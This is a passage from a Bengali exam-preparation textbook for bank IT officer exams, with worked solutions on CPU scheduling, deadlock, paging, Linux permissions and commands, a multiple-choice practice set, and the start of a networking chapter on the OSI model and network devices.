Waiting Time (WT) = TAT − Burst Time (BT)
Response Time = প্রথমবার CPU পাওয়ার সময় − AT

Algorithm	Preemptive?	মূল কথা	সমস্যা
FCFS	না	যে আগে আসে সে আগে পায় (FIFO queue)	Convoy effect — বড় job সবাইকে আটকে রাখে

SJF	না	সবচেয়ে ছোট burst আগে	Burst আগে থেকে জানা কঠিন; starvation
SRTF	হ্যাঁ	Preemptive SJF — remaining time সবচেয়ে কম যার	Starvation, বেশি context switch
Round Robin	হ্যাঁ	প্রত্যেকে time quantum (q) পায়	q বড় হলে FCFS, ছোট হলে overhead
Priority	দুটোই হয়	উচ্চ priority আগে	Starvation — সমাধান **Aging**
Multilevel Queue	—	foreground (RR) + background (FCFS)	নমনীয়তা কম

মনে রাখুন

Average waiting time সর্বনিম্ন দেয় **SJF** (non-preemptive-দের মধ্যে) এবং সার্বিকভাবে **SRTF** — এটা প্রমাণিতভাবে optimal। Time-sharing সিস্টেমের জন্য সবচেয়ে উপযুক্ত **Round Robin**।


বিগত প্রশ্ন Officer IT 2026 (25105)

A system has three processes with the following arrival times and CPU burst times ... Draw the Gantt chart and calculate the average waiting time and average turnaround time.

মূল প্রশ্নের সংখ্যাগুলো সংগ্রহে পাওয়া যায়নি; নিচে একই ধাঁচের সংখ্যা দিয়ে চারটি algorithm-এ পুরো সমাধান দেখানো হলো — পরীক্ষায় শুধু সংখ্যা বদলাবে, পদ্ধতি একই।

Process	Arrival Time (ms)	Burst Time (ms)
P1	0	7
P2	1	4
P3	2	2

(ক) FCFS



চিত্র ৬.২: FCFS-এর Gantt chart (১ ms = ৪০ px)

Process	CT	TAT = CT − AT	WT = TAT − BT
P1	7	7 − 0 = 7	7 − 7 = 0
P2	11	11 − 1 = 10	10 − 4 = 6
P3	13	13 − 2 = 11	11 − 2 = 9
গড়		**28/3 = 9.33 ms**	**15/3 = 5.00 ms**


(খ) SJF (non-preemptive)

t = 0-তে শুধু P1 আছে → P1 শেষ পর্যন্ত চলে (0–7)। t = 7-এ P2 (4) ও P3 (2) অপেক্ষমাণ → ছোটটি P3 আগে (7–9), তারপর P2 (9–13)।

Process	CT	TAT	WT
P1	7	7	0
P2	13	12	8
P3	9	7	5
গড়		**26/3 = 8.67 ms**	**13/3 = 4.33 ms**

(গ) SRTF (preemptive SJF)

t=0: P1 শুরু। t=1: P2 আসে (4) < P1-এর বাকি (6) → P2 চলে। t=2: P3 আসে (2) < P2-এর বাকি (3) → P3 চলে (2–4)। t=4: P2 (বাকি 3) < P1 (বাকি 6) → P2 (4–7)। তারপর P1 (7–13)।



চিত্র ৬.৩: SRTF-এর Gantt chart

Process	CT	TAT	WT
P1	13	13	6
P2	7	6	2
P3	4	2	0
গড়		**21/3 = 7.00 ms**	**8/3 = 2.67 ms**

(ঘ) Round Robin (q = 2 ms)

নিয়ম: একই মুহূর্তে নতুন আসা process ও time-out হওয়া process থাকলে নতুনটি queue-তে আগে বসে।

সময়	চলছে	পরে Ready queue
0–2	P1 (বাকি 5)	P2, P3, P1
2–4	P2 (বাকি 2)	P3, P1, P2
4–6	P3 (শেষ, CT=6)	P1, P2
6–8	P1 (বাকি 3)	P2, P1
8–10	P2 (শেষ, CT=10)	P1
10–13	P1 (শেষ, CT=13)	—

TAT: P1 = 13, P2 = 9, P3 = 4 → গড় **26/3 = 8.67 ms**; WT: P1 = 6, P2 = 5, P3 = 2 → গড় **13/3 = 4.33 ms**।

> **উপসংহার (উত্তরের শেষে লিখুন)**
>
> Average WT: FCFS 5.00 > SJF 4.33 = RR 4.33 > SRTF 2.67 ms। তাই এই ডেটায় SRTF সবচেয়ে কার্যকর; তবে বাস্তবে burst time আগে জানা যায় না বলে time-sharing সিস্টেমে RR বেশি ব্যবহৃত।

৬.৪ Process Synchronization

- **Race condition:** একাধিক process একই shared data একসাথে পরিবর্তন করলে ফলাফল execution-এর ক্রমের ওপর নির্ভর করে। ব্যাংকিং উদাহরণ: দুটি ATM থেকে একই অ্যাকাউন্টে একসাথে উত্তোলন — balance ভুল হতে পারে।
- **Critical section:** কোডের যে অংশ shared resource ব্যবহার করে। সমাধানের তিন শর্ত: **Mutual exclusion** (একসাথে একজনই), **Progress**, **Bounded waiting**।
- **Semaphore:** integer variable, দুটি atomic operation — `wait(S)` /P (S−−, S<0 হলে block) ও `signal(S)` /V (S++)। Binary semaphore (0/1) = mutex lock; counting semaphore = একাধিক instance-এর resource।
- ক্লাসিক সমস্যা: Producer–Consumer (bounded buffer), Readers–Writers, Dining Philosophers।

```
semaphore mutex = 1;
withdraw(amount) {
    wait(mutex);          // critical section-এ ঢোকার আগে লক
    if (balance >= amount) balance = balance - amount;
    signal(mutex);        // লক ছেড়ে দেওয়া
}
```

৬.৫ Deadlock

একাধিক process একে অপরের হাতে থাকা resource-এর জন্য অনির্দিষ্টকাল অপেক্ষা করলে deadlock হয়।


বিগত প্রশ্ন BSCS AME/AE 24.01.2026

What are the four necessary conditions for a deadlock to occur? Briefly explain "Circular Wait." (10)

উত্তর: Coffman-এর চারটি শর্ত একসাথে সত্য হলে তবেই deadlock সম্ভব:

1. **Mutual Exclusion:** অন্তত একটি resource non-shareable — একবারে একটি process-ই ব্যবহার করতে পারে (যেমন printer)।
2. **Hold and Wait:** একটি process অন্তত একটি resource ধরে রেখে আরও resource-এর জন্য অপেক্ষা করে।
3. **No Preemption:** কোনো resource জোর করে কেড়ে নেওয়া যায় না; process নিজে ছেড়ে দিলেই মুক্ত হয়।
4. **Circular Wait:** process-গুলোর একটি বৃত্ত {P0, P1, ..., Pn} থাকে যেখানে P0 অপেক্ষা করছে P1-এর resource-এর জন্য, P1 অপেক্ষা করছে P2-এর জন্য, ..., Pn অপেক্ষা করছে P0-এর resource-এর জন্য।

Circular Wait উদাহরণ: P1 ধরে আছে R1, চাইছে R2; P2 ধরে আছে R2, চাইছে R1 → কেউ এগোতে পারে না।
প্রতিরোধ: সব resource-কে একটি ক্রমিক নম্বর দিয়ে নিয়ম করা — process শুধু বাড়তি ক্রমে resource চাইতে পারবে (resource ordering)। তাহলে বৃত্ত তৈরি হতেই পারে না।



চিত্র ৬.৪: Resource Allocation Graph — বৃত্ত = process, বর্গ = resource, বিন্দু = instance। R→P = assignment, P→R = request

বিগত প্রশ্ন BSCS AME 2026

Briefly explain "Circular Wait." In a Resource Allocation Graph (RAG), if a cycle exists, does it absolutely guarantee that a Deadlock has occurred? Explain.

উত্তর: না, সবসময় নয়।

- প্রতিটি resource type-এর **মাত্র একটি instance** থাকলে RAG-এ cycle = deadlock (necessary ও sufficient দুটোই)। চিত্র ৬.৪(ক): P1 → R2 → P2 → R1 → P1।
- কোনো resource-এর **একাধিক instance** থাকলে cycle হলো deadlock-এর **necessary কিন্তু sufficient নয়**। চিত্র ৬.৪(খ): P1 → R2 → P2 → R1 → P1 cycle আছে, কিন্তু R1-এর দ্বিতীয় instance P3-এর কাছে। P3 অন্য কিছুর জন্য অপেক্ষা না করায় সে কাজ শেষ করে R1 ছেড়ে দেবে → P2 তা পাবে → P2 শেষ করে R2 ছাড়বে → P1 চলবে। তাই deadlock নেই।
- সংক্ষেপে: **No cycle ⇒ no deadlock** (নিশ্চিত)। **Cycle ⇒ deadlock possible**; নিশ্চিত হতে হলে detection algorithm (Banker's-এর মতো) চালাতে হবে।

Deadlock হ্যান্ডেল করার চার উপায়

পদ্ধতি	কী করে
Prevention	চার শর্তের অন্তত একটি ভেঙে দেয় (যেমন resource ordering দিয়ে circular wait বন্ধ)
Avoidance	প্রতিটি request-এর আগে দেখে সিস্টেম **safe state**-এ থাকবে কি না — **Banker's Algorithm**
Detection & Recovery	deadlock হতে দেয়, তারপর ধরে process kill / resource preempt করে
Ignore (Ostrich)	Windows/Linux সাধারণত এটিই করে — ঘটনা বিরল বলে

উদাহরণ: Banker's Algorithm (একটি resource type, মোট ১০ instance)

Process	Allocation	Max	Need = Max − Allocation
P0	3	9	6
P1	2	4	2
P2	2	7	5

Available = 10 − (3+2+2) = **3**।
ধাপ ১: P1-এর Need 2 ≤ 3 → P1 চালাও, শেষে ফেরত দেয় 2 → Available = 5।
ধাপ ২: P2-এর Need 5 ≤ 5 → চালাও → Available = 5 + 2 = 7।
ধাপ ৩: P0-এর Need 6 ≤ 7 → চালাও → Available = 10।
সব process শেষ করা গেছে → সিস্টেম **safe**; safe sequence = **<P1, P2, P0>**।

৬.৬ মেমরি ম্যানেজমেন্ট

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

Differentiate between Logical Address and Physical Address in context of Operating System. (5)

বিষয়	Logical (Virtual) Address	Physical Address
কে তৈরি করে	CPU, program চলার সময়	MMU, logical address map করে
কোথায় থাকে	বাস্তবে নেই — program-এর দৃষ্টিভঙ্গি	RAM-এর আসল location
ইউজার দেখে কি	হ্যাঁ, program এটাই ব্যবহার করে	না, সরাসরি access করা যায় না
সেট	Logical address space	Physical address space
রূপান্তর	MMU: Physical = base (relocation) register + logical; paging-এ page table দিয়ে	

Compile-time ও load-time binding-এ দুটি সমান; **execution-time binding**-এ আলাদা।

Paging

Logical memory-কে সমান আকারের **page**-এ এবং physical memory-কে একই আকারের **frame**-এ ভাগ করা হয়। **Page table** বলে দেয় কোন page কোন frame-এ। সুবিধা: **external fragmentation নেই**; অসুবিধা: শেষ page-এ internal fragmentation। Page table lookup দ্রুত করতে **TLB** (Translation Lookaside Buffer) — একটি ছোট associative cache।

Logical address = (page number p, offset d) | p = ⌊LA / page size⌋, d = LA mod page size
Physical address = frame number × page size + d

উদাহরণ: Address translation

Page size = 4 KB = 4096 B = 2^{12} → offset 12 bit। 32-bit logical address হলে page number = 32 − 12 = **20 bit** → page table-এ 2^{20} = 1,048,576 entry।
Logical address 0x3A7F (= 14975)। p = ⌊14975/4096⌋ = 3, d = 14975 − 12288 = 2687 (= 0xA7F)।
Page table বলছে page 3 → frame 7। Physical = 7 × 4096 + 2687 = 28672 + 2687 = **31359 (0x7A7F)**।
শর্টকাট: hex-এ শেষ ৩টি digit (12 bit) offset — শুধু সামনের page digit বদলে frame digit বসান: 0x**3**A7F → 0x**7**A7F।

Segmentation ও Fragmentation

Segmentation: program-কে logical অংশে (code, data, stack) ভাগ — আকার অসমান; address = (segment no, offset), segment table-এ base ও limit। External fragmentation হয়।

Internal fragmentation	External fragmentation
বরাদ্দ ব্লকের ভেতরে অব্যবহৃত জায়গা (fixed partition, paging)	মোট ফাঁকা জায়গা যথেষ্ট কিন্তু ছড়ানো-ছিটানো (variable partition, segmentation) — সমাধান compaction/paging

Virtual Memory ও Page Replacement

Virtual memory পুরো process RAM-এ না রেখে শুধু দরকারি page রাখে (**demand paging**), বাকিটা disk-এর swap area-তে। চাওয়া page RAM-এ না থাকলে **page fault** হয়, OS disk থেকে আনে; RAM ভরা থাকলে একটি page সরাতে (replace) হয়।

উদাহরণ: Reference string 1, 2, 3, 4, 1, 2, 5, 1, 2, 3, 4, 5 — ৩টি frame

FIFO (যে আগে ঢুকেছে সে আগে বের হয়):

Ref	1	2	3	4	1	2	5	1	2	3	4	5
Frames	1	1,2	1,2,3	2,3,4	3,4,1	4,1,2	1,2,5	1,2,5	1,2,5	2,5,3	5,3,4	5,3,4
Fault?	F	F	F	F	F	F	F	H	H	F	F	H

FIFO = **9 fault**। একই string-এ **LRU = 10 fault**, **Optimal = 7 fault** (Optimal সবসময় সর্বনিম্ন — যে page ভবিষ্যতে সবচেয়ে দেরিতে লাগবে তাকে সরায়; বাস্তবে বানানো যায় না, তুলনার মাপকাঠি)।

Belady's anomaly: একই string-এ FIFO-তে ৪টি frame দিলে fault বেড়ে **10** হয় — frame বাড়িয়েও fault বাড়ে। LRU ও Optimal-এ এটা হয় না (stack algorithm)।


Thrashing: process-গুলোর যথেষ্ট frame না থাকলে CPU কাজের চেয়ে বেশি সময় page আনা-নেওয়ায় ব্যয় করে, CPU utilization হঠাৎ পড়ে যায়। সমাধান: working-set model, page-fault frequency নিয়ন্ত্রণ, multiprogramming degree কমানো, RAM বাড়ানো।

৬.৭ ফাইল সিস্টেম ও স্টোরেজ

- **File allocation:** Contiguous (দ্রুত, external fragmentation), Linked (FAT), Indexed (inode — Unix/Linux)।
- **ফাইল সিস্টেম:** Windows — NTFS, FAT32 (একক ফাইল সর্বোচ্চ 4 GB), exFAT; Linux — ext4, XFS; macOS — APFS।
- **Disk scheduling:** FCFS, SSTF, SCAN (elevator), C-SCAN, LOOK।
- **Hard link** একই inode-কে নির্দেশ করে; **soft (symbolic) link** path-কে নির্দেশ করে, মূল ফাইল মুছলে ভেঙে যায়।

৬.৮ লিনাক্স কমান্ড ও পারমিশন

ব্যাংকের সার্ভার ও CBS-এর বড় অংশ Linux/Unix-এ চলে, তাই permission ও মৌলিক কমান্ড MCQ ও লিখিত দুই জায়গাতেই আসে।



চিত্র ৬.৫: `chmod 750` — r = 4, w = 2, x = 1

বিগত প্রশ্ন ANSE 2026

Explain the Linux commands chmod 750 and chown root:admin filename.sh. Also, write a Linux command to set the file permissions so that: the owner has read, write, and execute permissions; the group has read and execute permissions; others have no permissions.

উত্তর:

- `chmod 750 filename.sh` — permission octal-এ সেট করে। 7 = rwx (owner পড়তে, লিখতে, চালাতে পারবে); 5 = r-x (group পড়তে ও চালাতে পারবে, বদলাতে পারবে না); 0 = --- (others কিছুই পারবে না)। `ls -l`-এ দেখাবে `-rwxr-x---`।
- `chown root:admin filename.sh` — ফাইলের owner বদলে **root** এবং group বদলে **admin** করে। সাধারণত root/sudo দিয়েই চালাতে হয়।
- চাওয়া permission (owner rwx, group r-x, others ---) = **750**:

```
chmod 750 filename.sh
# বা symbolic রূপে:
chmod u=rwx,g=rx,o= filename.sh
ls -l filename.sh      # -rwxr-x--- 1 root admin ... filename.sh
```

ব্যাংকিং প্রেক্ষাপট: script-এ password/config থাকলে others-এর permission 0 রাখা **least privilege** নীতি মানে।

Octal	Symbolic	ব্যবহার
755	rwxr-xr-x	script/directory — সবাই চালাতে পারে, শুধু owner বদলাতে পারে
644	rw-r--r--	সাধারণ ফাইল (HTML, config)
600	rw-------	গোপন ফাইল — SSH private key
700	rwx------	শুধু owner-এর directory/script
777	rwxrwxrwx	সবার সব অধিকার — নিরাপত্তা ঝুঁকি, এড়িয়ে চলুন

Symbolic: `chmod u+x file` (owner-কে execute যোগ), `chmod g-w file`, `chmod o=r file`, `chmod -R 750 dir/` (recursive)। `chgrp` শুধু group বদলায়; `umask 022` হলে নতুন ফাইল 644, directory 755 হয়।

দরকারি কমান্ড

কমান্ড	কাজ	উদাহরণ
`ls -la`	লুকানো ফাইলসহ বিস্তারিত তালিকা	`ls -la /var/log`
`pwd`, `cd`, `mkdir -p`, `cp -r`, `mv`, `rm -r`	ডিরেক্টরি ও ফাইল	`mkdir -p /backup/2026`
`cat`, `less`, `head -n`, `tail -f`	ফাইল দেখা; `tail -f` লাইভ log	`tail -f /var/log/syslog`
`grep`	লেখা খোঁজা	`grep -i "failed" /var/log/auth.log`
`find`	ফাইল খোঁজা	`find / -name "*.conf" -mtime -1`

`ps aux`, `top`/`htop`	চলমান process, CPU/RAM ব্যবহার	`ps aux | grep java`
`kill PID`, `kill -9 PID`	process বন্ধ (SIGTERM / SIGKILL)	`kill -9 4521`
`df -h`	disk partition-এর ফাঁকা জায়গা	`df -h`
`du -sh`	একটি directory কত জায়গা নিচ্ছে	`du -sh /var/log`
`free -h`	RAM ও swap	
`tar`	archive/compress	`tar -czvf backup.tar.gz /data`; খুলতে `tar -xzvf`
`ssh`	নিরাপদ remote login (port 22)	`ssh admin@10.10.1.5`
`scp`	SSH দিয়ে ফাইল কপি	`scp file.sql admin@10.10.1.5:/backup/`
`crontab -e`	নির্ধারিত সময়ে কাজ (scheduler)	`0 2 * * * /opt/backup.sh` = প্রতিদিন রাত ২টায়
`systemctl`	service চালু/বন্ধ/অবস্থা	`systemctl restart nginx`, `systemctl status mysql`
`ip a` / `ifconfig`	IP address দেখা	
`sudo`	admin অধিকার নিয়ে কমান্ড চালানো	`sudo apt update`

> **crontab-এর ৫টি ঘর**
>
> মিনিট ঘণ্টা দিন(মাস) মাস সপ্তাহের-দিন কমান্ড — `30 23 * * 1-5` = সোম–শুক্র রাত ১১:৩০। AME/AE 24.01.2026-এর "daily backup" প্রশ্নের সমাধানে এটা লিখলে বাড়তি নম্বর পাওয়া যায়।

Log ফাইল

Process ব্যর্থ হলে বেশিরভাগ OS ত্রুটির তথ্য **log file**-এ লেখে (Officer IT MCQ 2026)। Linux: `/var/log/syslog` বা `/var/log/messages` (সাধারণ), `/var/log/auth.log` বা `/var/log/secure` (login/SSH), `/var/log/kern.log`, `journalctl -u service`। Windows: **Event Viewer** (Application, Security, System log)। নিরাপত্তা অডিটে log centrally (SIEM-এ) রাখা জরুরি।

Windows নেটওয়ার্ক কমান্ড

কমান্ড	কাজ	Linux সমতুল্য
`ipconfig /all`	IP, mask, gateway, DNS, MAC দেখায়	`ip a`, `ifconfig`
`ipconfig /release`, `/renew`	DHCP থেকে নতুন IP	`dhclient`
`ipconfig /flushdns`	DNS cache মুছে ফেলা	`resolvectl flush-caches`
`ping`	host reachable কি না (ICMP echo)	`ping`

`tracert`	packet কোন কোন router হয়ে যায়	`traceroute`
`netstat -ano`	সক্রিয় connection ও listening port (PID-সহ)	`netstat -tulpn`, `ss -tulpn`
`nslookup`	DNS থেকে নাম→IP খোঁজা	`nslookup`, `dig`
`route print`	routing table	`ip route`
`arp -a`	ARP cache (IP↔MAC)	`ip neigh`

৬.৯ Circular Queue — OS-এ কেন

বিগত প্রশ্ন SO IT 2026 (25104)

Why is a Circular Queue preferred over a Linear Queue in many operating systems? Explain with one example.

উত্তর: Linear queue-তে (array ভিত্তিক) dequeue করার পর সামনের ঘর খালি হলেও rear শেষ প্রান্তে পৌঁছালে নতুন element রাখা যায় না — জায়গা নষ্ট হয় ("false overflow")। Circular queue-তে শেষ ঘরের পরে আবার শুরুতে ফিরে আসা হয়: `rear = (rear + 1) % N`, তাই fixed আকারের memory পুরোপুরি পুনর্ব্যবহার হয়, shifting-এর দরকার নেই, enqueue/dequeue O(1)।

উদাহরণ: (১) **Round Robin CPU scheduling** — ready queue-এর process-রা একটির পর একটি time quantum পায়, শেষটির পরে আবার প্রথমটিতে ফিরে যায়। (২) কিবোর্ড/নেটওয়ার্ক কার্ডের **buffer (ring buffer)** — ডেটা অবিরাম আসে, পুরনো ডেটা পড়া হলে সেই জায়গায় নতুন ডেটা লেখা হয়। (৩) printer spooler।

Full শর্ত: `(rear + 1) % N == front`; Empty শর্ত: `front == rear` (একটি ঘর খালি রাখার পদ্ধতিতে)।

৬.১০ MCQ অনুশীলন

1. একই process-এর thread-গুলো নিচের কোনটি share করে না?

(ক) Address space
(খ) Stack
(গ) Message queue
(ঘ) File descriptor table

উত্তর: (খ) — প্রতিটি thread-এর নিজস্ব stack, PC ও register থাকে।

2. কোন scheduling algorithm সর্বনিম্ন average waiting time দেয়?

(ক) FCFS
(খ) Round Robin
(গ) SJF
(ঘ) Priority

উত্তর: (গ) — SJF (preemptive রূপ SRTF) প্রমাণিতভাবে optimal।

3. Context switching কোথায় ঘটে?

(ক) Compiler
(খ) Memory
(গ) CPU
(ঘ) I/O device

উত্তর: (গ) — CPU এক process থেকে আরেকটিতে যায়; dispatcher state save/load করে।

4. দুটি process একসাথে critical section-এ থাকতে পারবে না — এই শর্তের নাম কী?

(ক) Mutual exclusion
(খ) Race condition
(গ) Critical condition
(ঘ) Synchronous condition

উত্তর: (ক) — Mutual exclusion।

5. Process ব্যর্থ হলে বেশিরভাগ OS ত্রুটির তথ্য কোথায় লেখে?

(ক) নতুন ফাইলে
(খ) অন্য process-এ
(গ) Log file-এ
(ঘ) Database-এ

উত্তর: (গ) — /var/log বা Windows Event Viewer।

6. Linux-এ file permission বদলাতে কোন কমান্ড?

(ক) chown
(খ) chmod
(গ) chgrp
(ঘ) umask

উত্তর: (খ) — chown owner বদলায়, chgrp group বদলায়।

7. `chmod 640 file` দিলে permission কী হবে?

(ক) rw-r-----
(খ) rwxr-----
(গ) rw-rw----
(ঘ) r--r-----

উত্তর: (ক) — 6 = rw-, 4 = r--, 0 = ---।

8. সক্রিয় network connection ও listening port দেখার কমান্ড কোনটি?

(ক) netstat
(খ) ping
(গ) nslookup
(ঘ) ipconfig

উত্তর: (ক) — `netstat -ano` (Windows) / `ss -tulpn` (Linux)।

9. Deadlock-এর জন্য নিচের কোনটি প্রয়োজনীয় শর্ত নয়?

(ক) Mutual exclusion
(খ) Hold and wait
(গ) Preemption
(ঘ) Circular wait

উত্তর: (গ) — শর্তটি হলো **No** preemption।

10. Banker's algorithm কোন কৌশলের উদাহরণ?

(ক) Deadlock prevention
(খ) Deadlock avoidance
(গ) Deadlock detection
(ঘ) Deadlock ignorance

উত্তর: (খ) — প্রতিটি request-এ safe state যাচাই করে।

11. frame বাড়ালেও page fault বেড়ে যাওয়ার ঘটনা কোন algorithm-এ দেখা যায়?

(ক) LRU
(খ) Optimal
(গ) FIFO
(ঘ) LFU

উত্তর: (গ) — Belady's anomaly।

12. Page size 1 KB এবং logical address 16 bit হলে offset কত bit?

(ক) 6 (খ) 8

(গ) 10 (ঘ) 16

উত্তর: (গ) — 1 KB = 2^{10}, বাকি 6 bit page number।

13. Paging কোন সমস্যা দূর করে?

(ক) Internal fragmentation (খ) External fragmentation

(গ) Thrashing (ঘ) Deadlock

উত্তর: (খ) — কিন্তু শেষ page-এ internal fragmentation থাকতে পারে।

14. Time-sharing সিস্টেমের জন্য সবচেয়ে উপযুক্ত scheduling কোনটি?

(ক) FCFS (খ) Round Robin

(গ) SJF (ঘ) Multilevel queue

উত্তর: (খ) — প্রত্যেক ইউজার নিয়মিত time quantum পায়।

15. Linux-এ একটি directory মোট কত disk জায়গা নিচ্ছে জানার কমান্ড কোনটি?

(ক) df -h (খ) du -sh

(গ) free -h (ঘ) ls -s


উত্তর: (খ) — `df` পুরো partition দেখায়, `du` নির্দিষ্ট directory দেখায়।

অধ্যায় ৭ — ডেটা কমিউনিকেশন ও নেটওয়ার্কিং

Data Communication & Computer Networking

ব্যাংক আইটি পরীক্ষার সবচেয়ে বেশি নম্বরের অধ্যায়। ANSE 2026-এর ১৬টি প্রশ্নের ১১টিই নেটওয়ার্কিং; SO IT 2026, Officer IT 2026, AME/AE 2026 ও AME/AE 24.01.2026 — সবগুলোতে **subnetting** এসেছে। Delay, FDM bandwidth, source rate-এর মতো গাণিতিক প্রশ্ন AME ও SO-তে নিয়মিত। প্রতিটি subnetting সমস্যা নিজে কাগজে হাতে করুন।

৭.১ OSI ও TCP/IP মডেল



মনে রাখার বাক্য (উপর→নিচ): All People Seem To Need Data Processing

চিত্র ৭.১: OSI বনাম TCP/IP এবং প্রতিটি স্তরের PDU

বিগত প্রশ্ন ANSE 2026 SO IT 2026

Draw a diagram of the seven layers of the OSI model and briefly explain the function of each layer.

স্তর	কাজ	প্রোটোকল/ডিভাইস
7 Application	ইউজারের অ্যাপকে নেটওয়ার্ক সেবা দেয়	HTTP, FTP, SMTP, DNS, SNMP
6 Presentation	ডেটার format রূপান্তর, encryption/decryption, compression	SSL/TLS, JPEG, ASCII
5 Session	session স্থাপন, রক্ষণাবেক্ষণ ও সমাপ্তি; synchronization/checkpoint	NetBIOS, RPC
4 Transport	end-to-end (process-to-process) ডেলিভারি, segmentation, flow ও error control, port	TCP, UDP
3 Network	logical (IP) addressing ও routing — ভিন্ন নেটওয়ার্কের মধ্যে পথ নির্ধারণ	IP, ICMP, OSPF; Router
2 Data Link	physical (MAC) addressing, framing, hop-to-hop error detection (CRC), media access	Ethernet, ARP, PPP; Switch, Bridge
1 Physical	bit-কে electrical/optical/radio সংকেতে পাঠানো; cable, connector, voltage	RJ45, fiber; Hub, Repeater

উত্তরে চিত্র ৭.১-এর মতো ৭টি বাক্স আঁকুন এবং sender-এ উপর থেকে নিচে **encapsulation** (প্রতি স্তর header যোগ করে) ও receiver-এ নিচ থেকে উপরে **decapsulation** তীর দেখান।

বিগত প্রশ্ন BSCS AME 2026

At which layer of the OSI model does a standard Router primarily operate, and what is the specific name of the Protocol Data Unit (PDU) at this layer?

উত্তর: Router কাজ করে **Layer 3 — Network layer**-এ; এই স্তরের PDU-র নাম **Packet** (IP datagram)। Router destination IP দেখে routing table অনুযায়ী পরের hop ঠিক করে, প্রতিটি hop-এ TTL ১ কমায় এবং Layer-2 frame header নতুন করে লেখে। (এই প্রশ্নের দ্বিতীয় অংশ — route summarization — ৭.৭-এ।)

৭.২ নেটওয়ার্ক ডিভাইস

ডিভাইস	OSI স্তর	কাজ	Collision / Broadcast domain
Repeater	1	দুর্বল সংকেত পুনরুৎপাদন করে দূরত্ব বাড়ায়	—
Hub	1	যা আসে সব port-এ পাঠায় (multiport repeater)	১টি collision, ১টি broadcast
Bridge	2	MAC দেখে দুটি segment যুক্ত করে	প্রতি port আলাদা collision
Switch	2 (L3 switch-ও আছে)	MAC address table দেখে নির্দিষ্ট port-এ frame পাঠায়	প্রতি port আলাদা collision; সব port এক broadcast (VLAN ছাড়া)

Router	3	IP দেখে ভিন্ন নেটওয়ার্কের মধ্যে packet route করে	প্রতি interface আলাদা broadcast domain
Gateway	সব স্তর (প্রায়ই 4–7)	ভিন্ন protocol-এর নেটওয়ার্কের মধ্যে অনুবাদ	—
Firewall	3–7	নিয়ম অনুযায়ী traffic অনুমতি/বাধা	—


বিগত প্রশ্ন Officer IT 2026 (25105)

Describe the functions of a Switch and a Router and explain two key differences between these networking devices.

